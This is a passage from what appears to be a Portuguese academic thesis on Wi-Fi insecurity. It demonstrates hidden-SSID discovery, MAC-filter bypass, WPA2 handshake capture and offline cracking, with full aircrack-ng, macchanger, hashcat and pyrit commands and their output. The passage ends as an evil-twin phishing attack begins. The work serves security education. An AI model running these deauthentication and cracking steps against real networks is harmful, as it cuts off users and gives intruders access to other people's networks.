mas também em quadros *association request* e *reassociation request* (WRIGHT; CACHE, 2015). Sendo assim, o ataque que se segue consiste em desautenticar um usuário legítimo de uma rede oculta e observar o SSID no quadro *reassociation request* enviado pelo cliente no momento em que ele tenta se reconectar (Figs. 34 e 35).




Figura 34 – Desautenticação de cliente conectado à rede oculta.




Figura 35 – Observação do pacote *reassociation request* que contém o SSID.

A ferramenta de *sniffing* `airodump-ng` foi utilizada para identificar a rede oculta alvo do ataque e os cliente conectados (Fig. 36).

```
$sudo airodump-ng mon0
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
4C:D0:8A:31:5D:F8	-1	0	0 0	6	-1				<length: 0>
20:73:55:71:5B:80	-50	42	3 0	11	54e	WPA2	CCMP	PSK	<length: 0>
80:C6:AB:8A:56:EA	-88	8	0 0	1	54e	WPA2	CCMP	PSK	NEY
E8:89:2C:12:C9:A0	-89	5	0 0	6	54e	WPA2	CCMP	PSK	Cleonice
68:7F:74:9F:9F:7F	-87	10	4 0	6	54e	WPA2	CCMP	PSK	Apartamento 104

Figura 36 – Buscando a rede oculta.

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
D8:FB:5E:3C:31:72	5C:51:88:11:61:57	-90	0 - 1e	0	5	
(not associated)	B6:D7:92:80:10:B9	-58	0 - 1	0	9	
20:73:55:71:5B:80	8C:85:90:82:0F:41	-1	0e- 0	0	3	
20:73:55:71:5B:80	7C:C3:A1:A1:BB:1B	-37	0e- 1	6	31	
20:73:55:71:5B:80	F0:D7:AA:11:48:6A	-49	0e- 0e	0	67	
20:73:55:71:5B:80	20:EE:28:7A:E5:A0	-73	0e-24	0	5	

Figura 37 – Cliente conectado à rede oculta.

Um ataque de desautenticação do cliente foi montado.



```
lucascouto@kali:~$ sudo aireplay-ng --deauth 10 -a 20:73:55:71:5B:80 -c F0:D7:AA:11:48:6A mon0
18:59:51 Waiting for beacon frame (BSSID: 20:73:55:71:5B:80) on channel 11
18:59:52 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [10|63 ACKs]
18:59:53 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|62 ACKs]
18:59:53 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 5|62 ACKs]
18:59:54 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|63 ACKs]
18:59:54 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|63 ACKs]
18:59:55 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 6|62 ACKs]
18:59:55 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 1|62 ACKs]
18:59:56 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [15|64 ACKs]
18:59:56 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|61 ACKs]
18:59:57 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|62 ACKs]
```

Figura 38 – Desautenticação de um cliente conectado à rede oculta.

Quando o ataque de desautenticação cessa, o cliente se reconecta à rede enviando o SSID, revelando assim, o nome que anteriormente estava oculto.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
20:73:55:71:5B:80	0	501	51	0	11	54e	WPA2	CCMP	PSK Família Couto
48:83:C7:A1:4B:5E	-86	15	0	0	11	54e	WPA2	CCMP	PSK NET_2GA14B58
68:7F:74:9F:9F:7F	-87	109	7	0	6	54e	WPA2	CCMP	PSK Apartamento 104
E8:89:2C:12:C9:A0	-88	24	2	0	6	54e	WPA2	CCMP	PSK Cleonice
BE:2E:48:A1:E4:8F	-88	2	0	0	6	54e	OPN		#NET-CLARO-WIFI
78:54:2E:FB:4B:D0	-87	3	0	0	2	54e	WPA2	CCMP	PSK dlink-4BD0

Figura 39 – SSID da rede oculta revelado.

## 4.2 Lista de endereços MAC

Muitos APs permitem configurar uma lista de endereços MAC confiáveis. Qualquer pacote enviado por um dispositivo que não esteja listado é ignorado (WRIGHT; CACHE, 2015). Essa medida apenas aparenta ser uma camada extra de segurança, pois conforme será demonstrado no ataque a seguir, um adversário pode facilmente burlar esse sistema de lista.

Em um primeiro momento, o atacante faz uma varredura com a ferramenta de *sniffing* airodump-ng para descobrir a rede e os endereços MAC dos clientes que estão conectados naquele momento (Fig. 40).

```
CH 11 ][ Elapsed: 3 mins ][ 2018-04-23 17:10 ][ fixed channel mon0: -1
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
20:73:55:71:5B:80	-73	0	2281	832	0	11	54e	OPN	Família Couto

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
20:73:55:71:5B:80	F0:D7:AA:11:48:6A	-59	0e- 6	0	879	
20:73:55:71:5B:80	8C:85:90:82:0F:41	-77	0 - 6	0	3	

Figura 40 – *Sniffing* da rede com lista de endereços MAC configurada.

O atacante tenta, então, estabelecer uma primeira conexão com a rede (Fig. 41).




Figura 41 – Tentativa de conexão do atacante.

No instante em que a conexão está sendo estabelecida, o atacante copia para a sua máquina o endereço MAC de um cliente conectado, conforme demonstrado pela Fig. 42 e esquematizado pela Fig. 43.

```
root@kali:/home/lucascouto# ifconfig wlan0 down
root@kali:/home/lucascouto# macchanger wlan0 -m F0:D7:AA:11:48:6A
Current MAC:   e6:49:d8:d6:75:d9 (unknown)
Permanent MAC: a4:17:31:d6:86:47 (Hon Hai Precision Ind. Co.,Ltd.)
New MAC:       f0:d7:aa:11:48:6a (unknown)
root@kali:/home/lucascouto# ifconfig wlan0 up
root@kali:/home/lucascouto# ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
        ether f0:d7:aa:11:48:6a txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figura 42 – Mudança do endereço MAC do atacante.




Figura 43 – Cópia do endereço MAC e desautenticação do cliente.

```

root@kali:/home/lucascouto# aireplay-ng mon0 --deauth 0 -a 20:73:55:71:5B:80 -c F0:D7:AA:11:48:6A
21:06:47 Waiting for beacon frame (BSSID: 20:73:55:71:5B:80) on channel -1
21:06:48 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|62 ACKs]
21:06:48 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|67 ACKs]
21:06:49 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 3|64 ACKs]
21:06:49 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0| 0 ACKs]
21:06:50 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0| 0 ACKs]

```

Figura 44 – Desautenticação contínua do cliente alvo.

Uma rede LAN que possui dois ou mais dispositivos com o mesmo endereço MAC não trabalha de forma correta. Portanto, após copiar o endereço MAC para a sua máquina, o atacante precisa desautenticar o cliente alvo, para assim, obter pleno acesso à rede (Figs. 43, 44 e 45). O ataque de desautenticação é feito de forma contínua, de modo a impedir que o cliente se reconecte à LAN.




Figura 45 – Conexão bem-sucedida do atacante.



## 5 Recuperação de senha WPA-PSK

Existem diversos tipos de ataque cujo objetivo é descobrir a senha de uma rede WPA-PSK. Nas subseções seguintes, serão relatados os ataques que foram realizados para esse fim. Dessa forma, serão expostas as vulnerabilidades de uma rede mal configurada, a qual geralmente é resultado da falta de conhecimento por parte dos usuários em relação à segurança Wi-Fi.

### 5.1 Força-bruta *offline*

Como relatado na Seção 2.3.1.2, quando um cliente tenta conectar-se a um AP, estes trocam uma sequência de quatro mensagens conhecida como *four-way handshake*. Esse processo é necessário para a autenticação mútua entre ambos os dispositivos e para a derivação de chaves (criptografia e integridade).

O atacante utiliza uma ferramenta de *sniffing*, no caso o airodump-ng, para monitorar a rede e capturar um eventual processo de *4-way handshake*. Ele poderia simplesmente esperar algum dispositivo se conectar, porém o tempo para que isso aconteça é indeterminado. Como alternativa, ele monta um ataque de desautenticação contra um cliente que esteja na rede (Figs. 46, 47 e 48).




Figura 46 – Desautenticação do cliente para a captura do *4-way handshake*.

```
CH 11 ][ Elapsed: 24 s ][ 2018-06-26 20:37
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
20:73:55:71:5B:80	-36	100	243	4908 36	11	54e	WPA2	CCMP	PSK	Familia Couto

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
20:73:55:71:5B:80	8C:85:90:82:0F:41	-1	0e- 0	0	146	
20:73:55:71:5B:80	F0:D7:AA:11:48:6A	-28	0e- 6	0	285	
20:73:55:71:5B:80	7C:C3:A1:A1:BB:1B	-30	0 - 1	0	2	

Figura 47 – Monitoramento da rede e escolha de um cliente.

```

lucascouto@kali:~$ sudo aireplay-ng --deauth 5 -a 20:73:55:71:5B:80 -c F0:D7:AA:11:48:6A mon0
[sudo] senha para lucascouto:
20:38:22 Waiting for beacon frame (BSSID: 20:73:55:71:5B:80) on channel 11
20:38:22 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [17|63 ACKs]
20:38:23 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [19|61 ACKs]
20:38:24 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [18|63 ACKs]
20:38:24 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|63 ACKs]
20:38:25 Sending 64 directed DeAuth. STMAC: [F0:D7:AA:11:48:6A] [ 0|64 ACKs]

```

Figura 48 – Desautenticação do cliente escolhido.

No momento em que o ataque é interrompido, o cliente se reconecta ao AP e o *4-way handshake* é capturado pelo airodump-ng (Figs. 49 e 50). Vale ressaltar que todos os dados capturados pela ferramenta de *sniffing* durante o processo do ataque são armazenados em um arquivo de captura de pacotes.



Figura 49 – Captura do *4-way handshake*.

`$airodump-ng mon0 -w FAMILIA-CAPTURE --essid "Familia Couto"`<sup>1</sup>

```

CH 11 ][ Elapsed: 1 min ][ 2018-06-26 20:38 ][ WPA handshake: 20:73:55:71:5B:80
BSSID            PWR RXQ  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
20:73:55:71:5B:80 -35 100    1095     12129   43  11  54e  WPA2 CCMP  PSK  Familia Couto
BSSID            STATION    PWR   Rate    Lost    Frames  Probe
20:73:55:71:5B:80 8C:85:90:82:0F:41 -1     0e- 0     0       906
20:73:55:71:5B:80 F0:D7:AA:11:48:6A -32     0e- 0e  168     1902  Familia Couto
20:73:55:71:5B:80 7C:C3:A1:A1:BB:1B -39     0 - 1     0        24

```


Figura 50 – Captura do *4-way handshake* pelo airodump-ng.

Uma vez que o arquivo FAMILIA-CAPTURE-02.cap possui todos os pacotes 802.11 que foram capturados durante o ataque, é utilizada a ferramenta wpaclean para gerar um novo arquivo, FAMILIA\_HANDSHAKE.pcap que contém somente os pacotes EAPOL trocadas durante o *4-way handshake* e um quadro *beacon* enviado pela rede alvo (Fig. 51).

<sup>1</sup> A opção `--essid` é usada para restringir a captura de pacotes para redes cujo nome seja “Familia Couto”.

```
lucascouto@kali:~$ wpaclean FAMILIA_HANDSHAKE.pcap FAMILIA_CAPTURE-02.cap
Pwning FAMILIA_CAPTURE-02.cap (1/1 100%)
Net 20:73:55:71:5b:80 Familia Couto
Done
```

Figura 51 – Geração de um novo arquivo com o wpaclean.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	ArrisGro_71:5b:80	Broadcast	802.11	273	Beacon frame, SN=1090, FN=0, Flags=....., BI=100, SSID=Fa...
2	0.000000	ArrisGro_71:5b:80	Motorola_11:48:6a	EAPOL	133	Key (Message 1 of 4)
3	0.000000	Motorola_11:48:6a	ArrisGro_71:5b:80	EAPOL	155	Key (Message 2 of 4)

Figura 52 – Pacotes do arquivo FAMILIA\_HANDSHAKE.pcap.

Como pode ser notado no wireshark (Fig. 52), apenas as duas primeiras mensagens do *4-way handshake* interessam de fato ao ataque.

#### Algoritmo 5.1 – Ataque de força-bruta *offline*

```
while CALCULATED-MIC != REAL-MIC:
    PMK = PBKDF2(HMAC-SHA1, passphrase, SSID, ssidLength, 4096, 256)
    PTK = PRF(PMK, MAC1, MAC2, A-nonce, S-nonce)
    PTK -> EAPOLMICKey
    CALCULATED-MIC = EAPOLMICKey(S-nonce)
    if CALCULATED-MIC == REAL-MIC:
        print("FOUND THE PASSPHRASE! It is " + passphrase)
        break
```

O ataque de força-bruta *offline* consiste realizar um teste exaustivo de uma lista de senhas tendo como base o *4-way handshake*. Para cada senha testada (*passphrase*), é calculado a PMK correspondente por meio do PBKDF2 utilizando a função de *hash* HMAC-SHA1. Com base neste valor, a PTK é derivado através de uma função pseudoaleatória (PRF). Um dos componentes da PTK, o EAPOLMICKey, é usado para calcular o MIC do S-nonce. Por fim, o MIC calculado é comparado com o MIC real obtido a partir da mensagem 2 do *4-way handshake* capturado: caso os valores sejam iguais, a senha foi encontrada, caso contrário, o processo se repete para a próxima tentativa de senha (Alg. 5.1)<sup>2</sup>. Como pode ser observado, todas as informações necessárias para o ataque estão contidas nas duas primeiras mensagens do *handshake*.

A Figura 53 mostra o ataque que foi realizado contra a rede “Familia Couto” para a descoberta de senha através da força-bruta *offline* utilizando a ferramenta hashcat

<sup>2</sup> Este pseudocódigo baseia-se na teoria que foi apresentada na Seção 2.3.1.2.



que executa o que foi descrito no pseudocódigo supracitado. Como citado na Seção 3.3.1, a ferramenta foi configurada em uma instância EC2 da AWS com 8 GPU's Nvidia Tesla V100.

```

90c9994c26c1a50f4a85047c8067b95e:e46f13f5d7bc:7c0191b99b78 Familia Couto:6199723650
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: WPA/WPA2
Hash.Target.....: Familia Couto (AP:e4:6f:13:f5:d7:bc STA:7c:01:91:b9:9b:78)
Time.Started.....: Wed May 9 03:13:54 2018 (7 mins, 54 secs)
Time.Estimated...: Wed May 9 03:21:48 2018 (0 secs)
Guess.Mask.....: ?d?d?d?d?d?d?d?d?d [10]
Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#1.....: 688.2 kH/s (50.34ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.#2.....: 756.5 kH/s (50.25ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.#3.....: 768.3 kH/s (50.21ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.#4.....: 691.5 kH/s (50.70ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.#5.....: 685.5 kH/s (50.23ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.#6.....: 728.5 kH/s (50.32ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.#7.....: 744.9 kH/s (50.21ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.#8.....: 681.5 kH/s (50.21ms) @ Accel:16 Loops:128 Thr:1024 Vec:1
Speed.Dev.*.....: 5745.0 kH/s
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 2717122560/10000000000 (27.17%)
Rejected.....: 0/2717122560 (0.00%)
Restore.Point....: 255590400/1000000000 (25.56%)
Candidates.#1....: 7270741821 -> 7765647650
Candidates.#2....: 3286418760 -> 3790057187
Candidates.#3....: 8219300091 -> 8777441187
Candidates.#4....: 6250358650 -> 6741488021
Candidates.#5....: 8235647650 -> 8719300091
Candidates.#6....: 3271229187 -> 3761932587
Candidates.#7....: 6287588021 -> 6798741821
Candidates.#8....: 5255441187 -> 5747418760

```

Figura 53 – Força-bruta *offline* utilizando o hashcat.

Uma vez que a intenção era quebrar uma senha WPA-PSK de 10 dígitos, havia  $10^{10}$  possibilidades de senhas a serem testadas pelo ataque de força-bruta. Para isso, as 8 GPU's da instância EC2 trabalharam em modo paralelo, cada qual calculando um espaço médio de 503.162.742 hashes (*Candidates.*) de acordo com a velocidade que apresentavam no momento (*Speed.Dev.#1-8*). A velocidade média total de todas as GPU's foi de 5.745.000 hashes por segundo (*Speed.Dev.\**). Com essa velocidade, o tempo máximo para se quebrar uma senha de 10 dígitos seria em torno de 29 minutos e 15 segundos. Porém, o ataque de força-bruta trabalha randomicamente, calculando de forma aleatória os espaços de senhas. Desse modo, nem sempre o ataque vai andar toda a lista de possibilidades de senhas até ser bem-sucedido. No ataque supracitado, por exemplo, usou-se apenas 27,17% das possibilidades, fazendo com que a senha fosse quebrada em apenas 7 minutos e 54 segundos ( $27,17\% * 0:29:15$ ).

Caso o atacante não disponha de uma GPU, é possível ainda realizar o ataque de



força-bruta *offline* com a ferramenta *aircrack-ng* que utiliza a CPU da máquina. Como pode ser visto na Fig. 54, o processo é bem mais lento, calculando hashes a uma taxa média de 75.907 chaves por segundo na instância da AWS.

```

                                Aircrack-ng 1.2

[00:01:12] 5254080/102795810 keys tested (75906.66 k/s)

Time left: 21 minutes, 25 seconds                                5.11%

                        Current passphrase: 05254033

Master Key       : E5 99 E0 00 E6 B8 23 BB 12 E1 83 B3 F6 AA 45 C5
                  BF 14 FC 7B 0F DB 3D 4D 64 5C 9A 37 4C EC 2B CF

Transient Key    : D6 2D 33 DF EA 0A FD F4 6A A6 27 A7 67 D6 E9 62
                  30 E4 C3 22 40 24 FD D4 F5 86 88 60 60 CA 30 67
                  6A 64 8D 68 E1 D5 C9 5E E7 C2 FC 24 7A 52 60 F4
                  FB 35 76 FB C7 67 EE 8C C1 33 8D 9D 2F CD 0D 1F

EAPOL HMAC      : 3E 75 5D 37 E3 28 58 42 80 E9 01 BF 9C A6 D2 97

```

Figura 54 – Força-bruta *offline* utilizando o *aircrack-ng*.

### 5.1.1 Tabelas de hashes pré-computadas

Em ataques de força-bruta, a parte que mais exige tempo de processamento e poder computacional é o cálculo de *hash* da função PBKDF2 para gerar a PMK. Analisando a Equação 2.1, nota-se que nesse cálculo, além da própria senha, o WPA/WPA2 utiliza o SSID e o seu tamanho como valores adicionais. Com base nisso, partindo da hipótese que o atacante tenha conhecimento prévio do nome da rede a ser atacada, ele pode criar uma tabela de *hashes* pré-computadas, que é composta basicamente de PMKs e suas correspondentes senhas.

---

#### Algoritmo 5.2 – Criação da tabela de hashes

---

```

hash_table = ()
passphrases[] = import_passwords
while passphrases:
    i = 0
    PMK[i] = PBKDF2(HMAC-SHA1, passphrases[i], SSID, ssidLenght,
                    ↪ 4096, 256)
    i++
hash_table = (
    {passphrases[i], PMK[i]},

```

```

    {passphrases[i+1], PMK[i+1]},
    {passphrases[i+n], PMK[i+n]}
)

```

Para demonstrar o ganho de velocidade no ataque de força-bruta *offline* com a utilização de *hashes* pré-computadas, foi criada uma tabela para o SSID “Familia Couto” usando a ferramenta *pyrit*, também configurada na instância EC2 da AWS. O fluxo do processo segue o que foi descrito no Alg. 5.2. Em um primeiro momento é criado uma tabela vazia para o nome da rede (Fig. 55).

```

[centos@ip-172-31-26-97 ~]$ pyrit -e 'Familia Couto' create_essid
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:/'... connected.
Created ESSID 'Familia Couto'

```

Figura 55 – Criação da tabela de *hash* para o SSID “Familia Couto”.

Depois, essa tabela é alimentada por um arquivo (*wordlist*) que contém todas as combinações de senhas numéricas de 8 dígitos (Fig. 56).

```

[centos@ip-172-31-26-97 ~]$ pyrit -i 8Digit.lst import_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:/'... connected.
111111110 lines read. Flushing buffers....
All done.

```

Figura 56 – Importação da *wordlist* 8Digit.lst.

E por fim, é calculado os *hashes* em cima dessas senhas (Fig. 57).

```

[centos@ip-172-31-26-97 ~]$ pyrit batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:/'... connected.
Working on ESSID 'Familia Couto'
Processed 998/1536 workunits so far (65.0%); 178659 PMKs per second.ond.

```

Figura 57 – Cálculo do *hashes* das senhas na tabela “Familia Couto”.

Uma vez criada a tabela de *hashes*, o *pyrit* utiliza os PMKs já pré-computados para realizar o ataque de força-bruta *offline* seguindo o que foi descrito no Alg. 5.1. Como

pode ser notado na Fig. 58, uma vez eliminado o processo de cálculo de *hashes*, o ataque torna-se notavelmente mais rápido, chegando a uma taxa média de 21.486.689 PMKs (tentativas) por segundo.

```
[centos@ip-172-31-26-97 ~]$ pyrit -r FAMILIA_HANDSHAKE.pcap attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file:///...' connected.
Parsing file 'FAMILIA_HANDSHAKE.pcap' (1/1)...
Parsed 3 packets (3 802.11-packets), got 1 AP(s)

Picked AccessPoint 20:73:55:71:5b:80 ('Familia Couto') automatically.
Attacking handshake with Station f0:d7:aa:11:48:6a...
Tried 87769282 PMKs so far (88.1%); 21486689 PMKs per second..

The password is '99723650'.
```

Figura 58 – Ataque com tabela de *hashes* pré-computadas.

## 5.2 AP falso - Evil Twin

Um outro método que existe para roubar senhas WPA-PSK é através do ataque de *evil twin*, em que o adversário levanta um AP falso em sua própria máquina com o mesmo SSID da rede atacada. No presente trabalho, foi utilizado a ferramenta *fluxion* para esse fim<sup>3</sup>.

Em um primeiro momento, a ferramenta pergunta quais canais devem ser varridos (Fig. 59) e então escuta as redes wi-fi que estão ao seu alcance utilizando a ferramenta *airodump-ng* (Fig. 60).

```
[2] Select channel

    [1] All channels
    [2] Specific channel(s)
    [3] Back

[deltaxflux@fluxion]-[~]1
```

Figura 59 – Escolha de canais para serem varridos pelo *fluxion*.

<sup>3</sup> Os arquivos necessários para construir a página de login falsa e um vídeo demonstrativo do ataque podem ser encontrados no seguinte repositório: <https://github.com/lucascouto/fluxion-attack>.

WIFI Monitor											
CH 8 ][ Elapsed: 24 s ][ 2018-04-26 16:08											
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID		
20:73:55:71:5B:80	-43	64	68	0	1	54e	WPA2	CCMP	PSK	Familia Couto	
48:83:C7:A1:4B:5E	-86	5	0	0	1	54e	WPA2	CCMP	PSK	NET_2GA14B58	
78:54:2E:FB:4B:D0	-85	1	1	0	2	54e	WPA2	CCMP	PSK	dlink-4BD0	
80:C6:AB:8A:56:EA	-86	20	0	0	1	54e	WPA2	CCMP	PSK	NEY	
14:CC:20:5F:41:3A	-86	18	0	0	2	54e	WPA2	CCMP	PSK	Nunes 1	
F8:D1:11:90:F6:78	-87	7	0	0	11	54e	WPA2	CCMP	PSK	Ney 2	
E8:89:2C:12:C9:A0	-90	13	0	0	6	54e	WPA2	CCMP	PSK	Cleonice	
BSSID	STATION		PWR	Rate	Lost	Frames	Probe				
20:73:55:71:5B:80	5C:49:7D:10:E7:73		-1	0e- 0	0	16					
20:73:55:71:5B:80	7C:01:91:B9:9B:78		-1	0e- 0	0	16					
20:73:55:71:5B:80	7C:C3:A1:A1:BB:1B		-1	0e- 0	0	16					
20:73:55:71:5B:80	8C:85:90:82:0F:41		-1	0e- 0	0	4					
